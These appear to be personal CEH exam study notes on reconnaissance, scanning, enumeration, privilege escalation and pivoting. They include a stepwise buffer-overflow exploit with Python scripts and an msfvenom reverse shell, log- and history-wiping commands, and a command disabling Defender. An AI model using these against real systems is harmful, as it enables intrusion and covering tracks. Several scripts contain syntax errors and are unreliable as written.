CEH notes

Footprinting

identify the maximum packet/frame of an IP (MTU)
└──- $ping www.eccouncil.org -M do -s 1472

Use Photon
└──- $python3 photon.py -u www.certifiedhacker.com --wayback

theHarvester -d eccouncil -l 200 -b linkedin

user HTTrack to mirror websites

use GRecon for enumerate subdomains, login pages, directory listing, exposed documents, wordpress entries and pasting sites,

cd GRecon
python3 grecon.py
certifiedhacker.com

CEWL ruby applicaction for

cewl -d 3 -m 6 https://www.certifiedhacker.com

cewl -d 3 -m 6 https://www.certifiedhacker.com -w wordlists.txt <= para pasar la lista a un .txt

se guarda en cartpeta root por default

puede ser usada para brute force

dnsrecon -r 162.241.216.0-162.241.216.255

barrido de resoluciones dns de IPS (reverse DNS query)

USANDO recon-ng

workspaces create CEH

```
workspaces list
```

agregar dominio para hacer el network reconnaissance

```
db insert domains
```

```
certifiedhacker.com
```

```
show domains
```

modules load brute <= visualizar los modulos asociados a brute force

cargar modulo: modules load recon/domains-hosts/brute_hosts
run

Note: to resolve hosts using the bing module, use:

```
back
modules load recon/domains-hosts/bing_domain_web
run
```

hace un reverse lookup para cada IP para resolver el respectivo hostname

```
modules load reverse_resolve
```

```
modules load recon/hosts-hosts/reverse_resolve
```

```
run
```

```
show hosts
```

ahora hacer un reporte de lo encontrado

```
modules load reporting/html
```

```
options set FILENAME /home/artxck/Desktop/result.html
```

```
options set CREATOR ArtxcK
```

```
options set CUSTOMER Certifiedhacker Networks
```


ahora para información personal

modules load recon/domains-contacts/whois_pocs (si no jala usar marketplace install all)
info command

extraer subdomains

```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > options set SOURCE certifiedhacker.com
SOURCE => certifiedhacker.com
[recon-ng][default][hackertarget] > run
```

MALTEGO



```
entity "www.certifiedhacker.com")
om entity "www.certifiedhacker.com")
fiedhacker.com")
nary] on 1 entities (from entity "certifiedhacker.com")
turned with 9 entities (from entity "certifiedhacker.com")
ne (from entity "certifiedhacker.com")
```

OSRframework (tiene varias utilidades, mailfy,domainfy,usufy, searchfy, etc.)

domainfy -n eccouncil -t all

usufy -n 'Mark Zuckerberg' -p all

searchfy -q “Tim Cook”

Billcipher

ta facil de usar

http://datx5es2l2qs4f3asz45ic3untbj36tjzthn7oh444fi3mzd4kryxhad.onion/index.php data x forum

Scanning Networks

ICMP ECHO ping Sweep

sudo nmap -sn -PR 10.10.1.22
-sn disable port scan and -PR performs ARP ping scan -PU performs UDP ping scan

nmap -sn -PE 10.10.1.22 => ICMP echo ping scan useful for locating active or determining if ICM is passing trhough fw

nmap -sn -PE 10.10.1.2-23 => ICMP ping sweep to discover live hosts from a range of target ip addresses

nmap -sn -PE www.movieescope.com => resolver IP a la que apunta

other advices

ICMP address mask ping scan > alternative for ICMP echo ping scan
nmap -sn -PM 0.0.0.0

TCP SYN Ping Scan = sends empty tcp ACK packets, an RST response means the host is active
nmap -sn -PA 0.0.0.0

IP protocol Ping scan = sends different probe packets of different IP protocols, any response any probe indicates the hosts is active
nmap -sn -PO

Barrido para ver que ip tiene abierto un puerto

use nmap pero CEH usa MegaPing y NetScanTools Pro.
sudo nmap -p21 -Pn -sCV 10.10.1.2-23

para ver cual era epmap

nmap -p- -Pn -n -sCV 10.10.1.2-23

para detectar ldapssl

es el puerrto 636, aparece como tcpwrapped

scan agresivo con nmap para ver la version apache del puerto 80 y null scan

nmap -p80 -Pn -sN -A -T4 0.0.0.0

escaneo perron

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.143 -oG allPorts

para encontrar el systat ps en internet, esta como puerto cerrado
pero se supone que se usa hping3

ej;
hping3 -A 0.0.0. -p 80 -c 5
-A specifies ack flag, -p port, -c packet count

hping3 -8 0-100 -S 0.0.0.0 -V
-8 specifies a scan mode, -p range of ports y -V specifies verbose mode

Hacer OS discovery con Nmap Script engine

nmap -O

Scan beyond IDS and Firewall

nmap -f 0.0.0.0

-f is for fragment packets

nmap -g 80 0.0.0.0

-g or --source-port to perform source port manipulation, this refers to manipulate actual port numbers with common port numbers to evaed IDS/Firewall, this is when a fw is configured to receive packets from dns, ftp, http, etc.

nmap -mtu 8 0.0.0.0

mtu specifies the number of MAXIMUM TRANSMISSION UNIT IN THIS CASE 8 (8BYTES of packets)

hpin3 0.0.0.0 --udp --rand-source --data 500
udp specifies sending udp packets, --rand-source enables the random source mode and --data specifies the packet body size

Usar Metasploit para correr axiliares de portscan, xmas, tcp, smb version, etc.

Enumeration

Windows CMD

nbtstat -a 0.0.0.0(target)
-a displays the NETBIOS name table of a remote computer

nbtstat -c
-c list contents of the NETBIOS name cache of the remote computer

net use
displays information about the target such as connection status, shared folder/drive and network information

Netbios Enumerator.exe

nmap -sV -v --script nbstat.nse 0.0.0.0

nmap -sU -p 137 --script nbstat.nse 0.0.0.0

snmp check

nmap -sU -p 161 0.0.0.0

puedes encontrar hostname
snmp-check 0.0.0.0

snmp chec enumerates target listing sensitive information such as system information n user accounts

also u can find network information, network interfaces, network ip, routing information, and tcp connection an listening ports

also reveals sensitive information on processes, storage information, file system information, device information, share, etc.

SofPerfect Network scanner

Options > Snmp check > MArk all/none

Put an IP range, in the example was the range 10.10.1.5 - 10.10.1.23 an then start scanning, when finish, u can right clic on the target and see the propoerties

on the targets, u can expand the shared folders with de '+' Icon, and then u can double click the folder an

SNMP-Walk

```
snmapwalk -v1 -c public 0.0.0.0
```

-v1 sets the version and -c sets a community string

```
snmapwalk -v2c -c public 0.0.0.0
```

for SNMPv2

SNMP nmap Script

```
nmap -sU -p 161 --script=snmp-sydescr 0.0.0.0
```

-sU sets a UDP scan --script specifies to execute an script

```
nmap -sU -p 161 --script=snmp-processes 0.0.0.0
```

```
nmap -sU -p 161 --script=snmp-win32-software 0.0.0.0
```

```
nmap -sU -p 161 --script=snmp-interfaces 0.0.0.0
```

LDAP Enumeration

Use Active directory explorer, open it and type the IP address of the target we want to connect,

then use nmap

```
nmap -sU -p 389 10.10.1.22
```

```
nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' 0.0.0.0
```

ldap-brute perform a ldap authentication

Using python3

```
sudo python3
```

```
>>>import ldap3
>>>server=ldap3.Server ('0.0.0.0',  get_info=ldap3.ALL,port=389)
>>>connection=ldap3.Connection(server)
>>>connection.bind()
```

“in this part the terminal has to respond with a “True” flag for the correct connection”

```
>>>server.info
```

and it will displays the info of the ldap3 connection and server

u can search for more interesting queries to perform the enumeration with python shell

LDAPsearch

```
ldapsearch -h 10.10.1.22 -x -s base namingcontexts
```

-h sets the hosts, -x specifies simple authentication and -s specifies the scope

```
ldapsearch -h 10.10.1.22 -x -b “DC=CEH,DC=com”
```

-b specifies the base DN for search

NFS Enumeration

use “superenum” from github

echo “0.0.0.0” >> target.txt to create a list of target ips addresses

```
./superenum
```

Enum NFS with RPC

use rpcscan from github

```
python3 rpc-scan.py 0.0.0.0 --rpc
```

when results appear, it can displays that port 2049 is open and NFS service is running on it

DNS enumeration

```
dig ns www.certifiedhacker.com
```

da como resultado 3

```
www.certifiedhacker.com hacker.com 14400 IN CNAME certifiedhacker.com
certifiedhacker.com 21600 IN NS ns1.bluehost.com
certifiedhacker.com 21600 IN NS ns2.bluehost.com
```

ahora

```
dig @ns1.bluehost.com www.certifiechacker.com axfr
```

axfr retrieves zone information

it shows an error, the server is available but the zone transfer failed

On windows with NSLOOKUP

open the terminal and type nslookup and press enter

then

```
>set querytype=soa
>certifiedhacker.com
```

and it will displays the same zone transfers

```
>ls -d ns1.bluehost.com
```

it will appears an error

DNSSEC Zone Walking

```
./dnsrecon.py -d www.certifiedhacker.com -z
```

hay otras como LDNS y nsec3walker y DNSwalk

DNS enumeration with NMAP

```
nmap --script=broadcast-dns-service-directory certifiedhacker.com
nmap -T4 -p 53 --script dns-brute certifiedhacker.com
nmap --script dns-srv-enum --script-args “dns-srv-enum.domain='certifiedhacker.com'"
```

SMTP enumeration

```
nmap -p 25 --script=smtp-enum-users 0.0.0.0
nmap -p 25 --script=smtp-open-relay 0.0.0.0
```

Perform RPC, SMB & FTP enumeration

Netscantools pro WIndows

ahi en el pdf puedo ver como se usa, está facil tip, hay que agregar creds

escaneo agresivo

```
nmap -T4 -A 0.0.0.0
```

nmap -A -p 445 0.0.0.0

Global Network Inventory

usar enum4linux

Vulnerabilty Analysis

NIKTO

nikto -h https://certifiedhacker.com -Cgidirs all

here it will check for all cgi directories u can put all - none

to save it

nikto -h (target) -o file_name -F (file type, txt, etc.)

CEH skill assesment I

Find server location for “certifiedhacker.com”

i used tools.keycdn.com/geo

Identify if a website allows DNS zone transfer

dnsrecon.py -d certifiedhacker.com

Identify host alive of a subnet

fping -asgq 172.16.0.0/24
-a show targets that are alive, s to print stats at the end of the scan, g to generate a target list from the CIDTR network, and q to not show per-target results

nmap -sP -PR 172.16.0.0/24   here you are scanning even nodes to avoid that, try

you came to know a machine in the network that is running OpenSSH and is vulnerable, identify the version of the openssh

nmap -sV -p22 --script vuln 192.168.0.0/24

during a security assesment, a vulnerable blind sql injection server was found, determine the machine OS that hosted the database

```
nmap -T4 -A cehorg.com
```

Perform a host discovery an identify Netbios

```
nmap -sV -v --script nbstat.nse 0.0.0.0
```

Perform an intense sncan and find out the FQDN of the target

```
nmap -T4 -A -v 0.0.0.0
```

find the IP address of the domain controller machine

Domain controllers will show port 389 running the mcirosoft windows AD LDAP service

```
nmap -T4 -A movies.cehorg.com
```

just to get some information, now let's scan another batch of IPs

```
nmap -p389 -sV 10.10.10.0/24 --open
```

identify the NetBIOS name of the host at 10.10.10.25

```
nmap -sV --script nbstat.nse 10.10.10.25
nmap -T4 -A 10.10.10.25
```

perform a LDAP enumeration on the target network and find out how many user accounts are associated with the domain

```
nmap -p 389 --script ldap-brute --script-args ldap.base="cn=AdminDept,dc=CEHORG,dc=com" 10.10.10.25
ldapsearch -x -h 10.10.10.25 -b “dc=CEHORG,dc=com” “objectclass=user”
ldapsearch -x -h 10.10.10.25 -b “dc=CEHORG,dc=com” “objectclass=user” cn=user
```

perform DNS enum on www.certifiedhacker.com and findout the name server used by the domain

```
dig ns www.certifiedhacker.com
```

System Hacking

Online tools to search default passwords

https://www.fortypoundhead.com
https://www.cirt.net
https://www.defaultpassword.us
https://www.routerpasswords.com
https://www.default-password.info
https://www.192-168-1-1ip.mobi

PwDump7.exe

extracts LM and NTLM password hashes from SAM

other tools

Mimikatz
Power Shell Empire
DSinternals Powershell
Ntdsxtract

Rainbow Crack Githun¿b

THC-Hydra
Medusa
Secure Shell bruteforcer

Exploit sites

Exploit Database exploit-db.com
Vulners
CVE cve.org
Vuldb vuldb.com

Robber and PowerSploit to detect hijackable DLLs

Clear entries from powershell

```
Clear-EventLog “Windows Powershell”
```

To clear specific multiple log types from the local and remote systems

```
Clear-EventLog -LogName ODiag, OSession -
ComputerName localhost, Server02
```

To clear all logs on the specified systems and then display the event log list

```
Clear-EventLog -LogName application, system -confirm
```

For Windows

Navigate to Start > Control Panel > System and Security > Windows Tools > Double Click event Viewer

Delete all the log entries logged whule compromising the system

In Linux

Disabling history

export HISTSIZE=0

Clearing the history

history -c (clears the stored history)
history -w (clear history of the current shell)

Clearing the user's complete history

cat /dev/null > guioncurvo.bash_history && history -c && exit

Shredding the history

shred guioncurvo/.bash_history   (shreds the history file, making its content unreadable)

shred guioncurvo/.bash_history && cat /dev/null > .bash_history && history -c && exit (shreds the history file and clears the evidence of the command

Track - covering tools

Dban
dban.org

privacy eraser

cybertronsoft.com

wipe
privacyroot.com

bleachbit
bleachbit.org

clearprog
clearprog.de

CCleaner

Password Cracking tools

L0phtcrack
ophcrack
RainbowCrack
John the Ripper
hashcat
THC-Hydra
Medusa
Secure Shell Bruteforcer

Password Salting, is when it adds random characters to a hash, it makes the hash more difficult to crack.

How to defend against Passowrd Cracking

Use an information security audit to monitor and track password attacks
Disallow use of the same password during password change
Disallow Password sharing
Disallow the use of passwords that can be found in a dictionary
Dont use cleartext protocols and protocols with weak encryption
Set the password change policy to 30 days
Avoid Storing password in an unsecured location
Dont use any system default passwords

Make passwords hard to guess by requiring 8-12 alphanumeric characters consisting of a combination of uppercase and lowercase letters, numbers and symbols
Ensure that applications neither store password in memory nor write them to disks in clear text
use random string (salt) as a prefix or suffix to the password before encryption
Enable SYSKEY with a strong password to encrypt and protect the SAM database
Disallow the use of password such as date of birth, spuse, child's or pets name
Monitor the server logs for brute force attacks on the user's accounts
Lockout an account subjected to too many incorrect password guesses

Perform password screening when new passwords are created to avoid using common password
Employ geo-lock accounts to restrict users from logging in from different locations or IP addresses.
Rename accounts with high privileges such as administrator accounts

How to defend against LLMNR/NBT-NS Poisoning

the best way is to disable both services from Windows OS

Disabling LMBNR

Tools to detect LLMNR / NBT-NS Poisoning

Vindicate
Respounder
got-responded

Buffer Overflow

Windows Buffer Overflow Exploitation

1. Perform spiking

Establish conecction with the vulnerable server using netcat

Generate Spike templates and perform spiking example (generic send tcp 10.10.1.11 9999 stats.spk 0_0)

3. Perform fuzzing

Use fuzzing to send a large amount of data to the target srv so that it experiences buffer overflow and overwrites the EIP register

Fuzzinf helps identifying the number of bytes required to crash the target server

This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode

5. Identify the offset

Use metasploit pattern_create and pattern_offset ruby tools to identify the offset and exact location where the EIP register is being overwritten

example (/usr/share/metasploit-framework/tools/exploit/patternd_create.rb -l 11900 -q 386F4337

run this python script and send these all random bytes to the vulnerable server, so in a text modifier will see

“findoff.py”

```
#!/usr/bin/python2
import sys, socket

offset = “all the random bytes”

try:

	soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM=
	soc.connect(('10.10.1.11', 9999))
	soc.send(('TRUN /.:/' + offset))
	soc.close()

except:
	print “Error: Unable to establish connection with server”
	sys.exit()
```

run this command to find the exact offset of the random bytes in the EIP register

example /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337

and it will displays the exact matach at offset

7. Overwrite the EIP register

Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with malicious shellcode

previously we found that the EIP"register is at an offset of 2003 bytes. Now, run the following python script to check whether we can control the EIP register.

```
#!/usr/bin/python2
impor sys, socket

shellcode = “C” * 2003 + “D” * 4

try:

        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM=
        soc.connect(('10.10.1.11', 9999))
        soc.send(('TRUN /.:/' + shellcode))
        soc.close()

except:
        print “Error: Unable to establish connection with server”
        sys.exit()
```

9. Identifyt bad characters

Before injecting the shellcode into the EIP register, identify bad characters that may cause issues in the shellcode
You can obtain the badchars through a Google Search. Characters such as no byte, i.e, “\x00”, are badchars

Next, run the following python script to send badchars along with shellcode:

```
#!/usr/bin/python2
impor sys, socket

badchars = ("\x01\x02..

shellcode = “C" * 2003 + “D” * 4 + badchars


try:
        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        soc.connect(('10.10.1.11', 9999))
        soc.send(('TRUN /.:/' + shellcode))
        soc.close()

except:
        print “Error: Unable to establish connection with server”
        sys.exit()
```

in Immunity debugger, right-click on the ESP register value, then click on “”Follow in Dump" and finally observe the characters, you will find that there are no badchars that create problems in the shellcode.

11. Identify the right module

In this step, identify the right module of the vulnerable server that lacks memory protection
In immunity Debugger, you can use scripts such as mona.py to identify modules that lack memory protection

you must download mona.py from githyb and copy it to the path Immunity debugger > PyCommands, Now, run the vulnerable server and the immunity debugger as administrator, and attach the vulnerable server to the debugger

in immunity Debugger, type !mona modules, in the bar at the bottom of the window, As shown in the screenshot, a pop-up window is created, which show the protection settings of various modules.

As shown in the screen shot (figure 6.67 page 681) one of the modules, essfunc.dll, lacks memory protection, attackers exploit such modules to inject shellcode and take full control of the EIP register.
Now, run the following nasm_shell ruby script to convert assembly language (JMP ESP) into hex code:

```
usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

next, in immunity debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

```
!mona find -s “\xff\xe4” -m essfunc.dll
```

in immunity debugger, select “etner expression to follow”, enter the identified return address in the text box, click “OK”, and press “F2” to set up a breakpoint at that particular address

Now, inject the identified return address into EIP by running the followin script:

For example, if the return address is “625011af” then u must send “\xaf\x11\x50\x62”,
as the x86 architecture stores values in the litle endian format.

```
#!/usr/bin/python2
import sys, socket


shellcode = “C" * 2003 + “\xaf\x11\x50\x62”


try:
	soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	soc.connect(('10.10.1.11', 9999))
	soc.send(('TRUN /.:/' + shellcode))
	soc.close()

except:
	print “Error: Unable to establish connection with server”
	sys.exit()
```

when you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable server

13. Generate shellcode

now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST= 0.0.0.0 LPORT= 00 EXITFUNC=thread -f c -a x86 -b
“\x00”
```

in the above command -p > payload, LHOST > attackers IP, LPORT > Attackers port, -f> filetype, -a > architecture, and -b > bad characthers

Now, run the following pytthon script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server

shellcode.py

```
#!/usr/bin/python2
import sys, socket

numbers



shellcode = “C” * 2003 +"\xaf\x11\x50\x62" + “\x90” + 32 + overflow

try:
	soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	soc.connect(('10.10.1.11', 9999))
	soc.send(('TRUN /.:/' + shellcode))
	soc.close()

except:
	print “Error: Unable to establish connection with server”
	sys.exit()
```

before running the above script, rin the following command to listen on port 4444

```
nc -lvnp 444
```

next run the above python script to gain shell acces to the target

15. Gain root access

Buffer OverFlow Detection Tools

Veracode veracode.com
flawfinder dwheeler.com
kiuwan kiuwan.com
splint github
bovstt github
OllyDBg ollydbg.de

Defending against buffer overflows

Develop Prorgams by following secure coding practices and guidelines
Use the address space layout randomization ASLR trechnique
Validate arguments and minimize code that requires root privileges
perform code review at the source-code level by using static and dynamic code analyzers
Allow the compiler to add bounds to all the buffers
Implement automatic bounds checking
Always protect the return pointer on the stack
Never allow the execution of code outside the code space
Regularly patch application and OSes
Perform code inspection manually with a checklist to ensure that the code meets certain criteria
Employ data eexecution prevention DEP to mark the memory regions as non-executable
Implement code pointer integrity checking yo detect whether a code pointer has been corrupted vbefore it is derefenced

Return-Oriented Programming ROP attack

Exploit Chaining

Active Directory Enumeration Using PowerView

Disabling security monitoring "Set-MpPreference -DisableRealtimeMonitoring $true

Emumerating Domains

Get-ADDomain Retrieves information related to the current domain including domain controllers
Get-NetDomain

Get-DomainSID Retrieves the security ID of the current domain

Enumerating Domain Policy

Get-DomainPolicy Retrieves the policy used by the current domain

(Get-DomainPolicy. “SystemAccess” Retrieves information related to the policy configurations of the domain's system access

(Get-DomainPolicy. “kerberospolicy” Retrieves information related to the domains kerberos policy

Enumerating Domain Controllers

Get-NetDomainController Retrieves information related to the currend DC

Enumerating Domain Users

Get-NetUser Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name> Retrieves information related to the current active domain user
Get-UserProperty -Properties pwdlastset Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess Retrieves users having local administrative privileges in the current domain *Requires adm privileges to run
Invoke-EnumerateLocalAdmin *Requires adm privileges to run

Enumerating Domain Computers

Get-NetComputer Retrieves the list of al the domain computers existing in the current domain
Get-NetComputer -Operating System “*server 2022*” Retrieves all the domain computers running on Windows Server 20922
Get-NetComputer -Ping Retrieves all the live hosts or pingable host systems available in the current domain

Enumerating Domain Groups

Get-NetGroup Retrieves the list of all groups existing in the current domain
Get-NetGroup -Domain <target domain> Retrieves the list of all groups existing in the specified domain
Get-Netgroup ‘domain administrators’ retrieves all information related to the specified group
get-netgroup “*admin*” retrieves all the groups containing admin in the group name
Get-NetGroupMember -GroupName “Domain Admins” Retrieves all the members in the specified group
Get-NetGroup -Username <"username"> retrieves the group name of the specified domain user
Get-NetLocalGroup -computerName <computername> Retrieves all the group names of the specified domain computer
Get-LastLoggedOn -ComputerName <DomainName> Retrieves the last-logged-in user of the specified domain

Enumerating Domain Shares

Invoke-ShareFinder -Verbose retrieves shares on the hosts in the current domain
Get-NetShare Retrieves all the network shares existing in the current domain
Get-NetfileServer -verbose Retrieves the file server of the current domain
Invoke-FileFinder Retrieves all the files in the current domain including files that store creds

Enumerating Group Policies and OUs

Get-NetGPO
Get-NEtGPO | select displayname Retrieves the list of all the GPOs present in the current domain
Get-NetOU Retrieves all the Ous present in the current domain

Enumerating ACLs

Get-ObjectAcl -SamAccountName “users” -ResolveGUIDs retrieves the details of the ACLs for a specific group (users)
Get-NetGPO | % {Get-ObjectAcl -ResolveGUIDs -Name $_.Name} Retrieves the users who have modification rights for a group
Invoke-ACLScanner -ResolveGUIDS retrieves all information abouts ACEs
Get-PathAcl -Path \\Windows11\Users (Works only with the shared folder) Retrieves the ACL linked with a specific path

Enumerating Domain Trust and Forests

Get-NetForest Retrieves the information of the current Forest
Get-NetForest -Forest <forest> Retrieves the info of the specified forest
Get-NetForestDomain Retrieves all domains in the current forest
Get-NetForestCatalog Retrieves the details of the global catalogs for the current forest
Get-NetForestCatalog -Forest <forest> Retrieves the details of the global catalogs for the specified forest

Domain Mapping and exploitation with bloodhound

Identifying Insecurities Using GhostPack Seatbelt

seatbelt.exe -group=all runs all the commands
seatbelt.exe -group=user Retrieves info by executing the following commands: Chromiumpresence, cloudcredentials,cloudsyncproviders,PowershellHistory
seatbelt.exe -group=system Retrieves info by executing the following commands: AMSIProviders, Antivirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns,CredGuard, DNSCache, DotNet, EnvironmentPath
seatbelt.exe -group=slack Retrieves: SlackDownloads, SlackPresence, SlackWorkspaces
seatbelt.exe -group-chromium
seatbelt.exe -group=remote
seatbelt.exe -group=misc
seatbelt.exe <command [command2...> runs one or more specified commands
seatbelt .exe <Command> -full

Privilege Escalation

Types: Horizontal privilege escalation, vertifcal privilege escalation(gain higher)

DLL Hijacking

Robber and PowerSploit to perform DLL Hijacking

Dylib Hijacking

In macOs, when apps load an external dylib (dynamic library), the loader searches for the dylib in multiple directories

If attackers can inject a malicious dylib into one of the primary directories

Spectre and Meltdown Vulnerabilities

are vulns found in the design of modern processor chips from AMD, ARM, Qualcomm, etc.

Pipe impersonation

Exploiting Misconfigured Services

Unquoted service paths
Service Object Permissions
Unatteded installs (locations, C:\Windows\Panther\, C:\Windows\UnattendGC\ C:\Windows\System32, C:\Windows\\sysrep\)to find Unattend.xml

Pivoting and Relaying to Hack External Machines

we can use metasploit, using “use /post/windows/gather/arp_scanner”

```
Set RHOSTS 10.10.1.0/24
set SESSION 3
exploit

route add 10.10.1.0 255.255.255.0 3


use auxiliary/scanner/portscan/tcp
set RHOSTS 10.10.1.19
set PORTS 1-1000
run


set LHOST 10.10.1.13
set TARGET 0
exploit
```

Steps to perform pivoting

Discover live hosts

Once a system is compromised, an ARP scan is performed to discover the list of live system in the network

For example, an attacker use the following command to detect live hosts in the target network

```
run post/windows/gather/arp_scanner RHOSTS <target subnet range>
```

Set up routung rules

Prior to using metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct metasploit to route all the traffic destinied to the private network using the existing meterpretes session

```
>background
> route add <Ip address> <subnet mask> <session number>
```

scan ports of live systems

once the routing rule is implemented, por scanning is performed against the live systems

```
>use auxiliary/scanner/portscan/tcp
>set RHOSTS <Up addresses>
> set Ports 1-1000
>run
```

Exploit vulnerable services

For example an attacker can use bypassUAC exploit to bypass the user accesss control UAC seting

Steps to perform relaying

Set up forwarding rules

Using a meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which link that listener to a port on a remote serverm this linking of ports is known as port forwarding.

For example, here, the attacker chose port numbers 80,22 and 445 to set up port forwarding rules

```
meterpreter > portfwd add -l 10080 -p 80 -t 10.10.1.19
meterpreter > portfwd add -l 10022 -p 22 -t 10.10.1.19
meterpreter > portfwd add -l 100445 -p 445 -t 10.10.1.19
```

access the system resources

attacker can browse an http server running on the target system by using the following url
http://localhost:10080

attackers can access an ssh server running on the targer system by executing

```
ssh myadmin@localhost
```

Privilege escalation using misconfigured NFS

Step 1 Run this nmap command to check whether the nfs service is running

```
nmap -sV <target up>
```

step 2 use the following command to install nfs an interact

```
sudo apt-get install nfs-common
```

step 3 run this command to check if any share is available

```
showmount -e 10.10.1.9
```

step 4 if the above command returns any mountable directories, create a directory named nfs by using this commnad

```
mkdir /tmp/nfs
```

step 5 run this command to mount the nfs directory on the target host

```
sudo mount -t nfs <target>:/<share directory/  /tmp/nfs
```

step 6 execute this command to view details of the mounted directory and obtain the group ownership to the share directory

```
cd /tmp/nfs
sudo cp /bin/bash
ls -la
```

step 7 run the following command to establish a remote connection with the target using ssh

```
ssh -l <target host name> <target ip>
```

Privilege escalation using Windows sticky keys

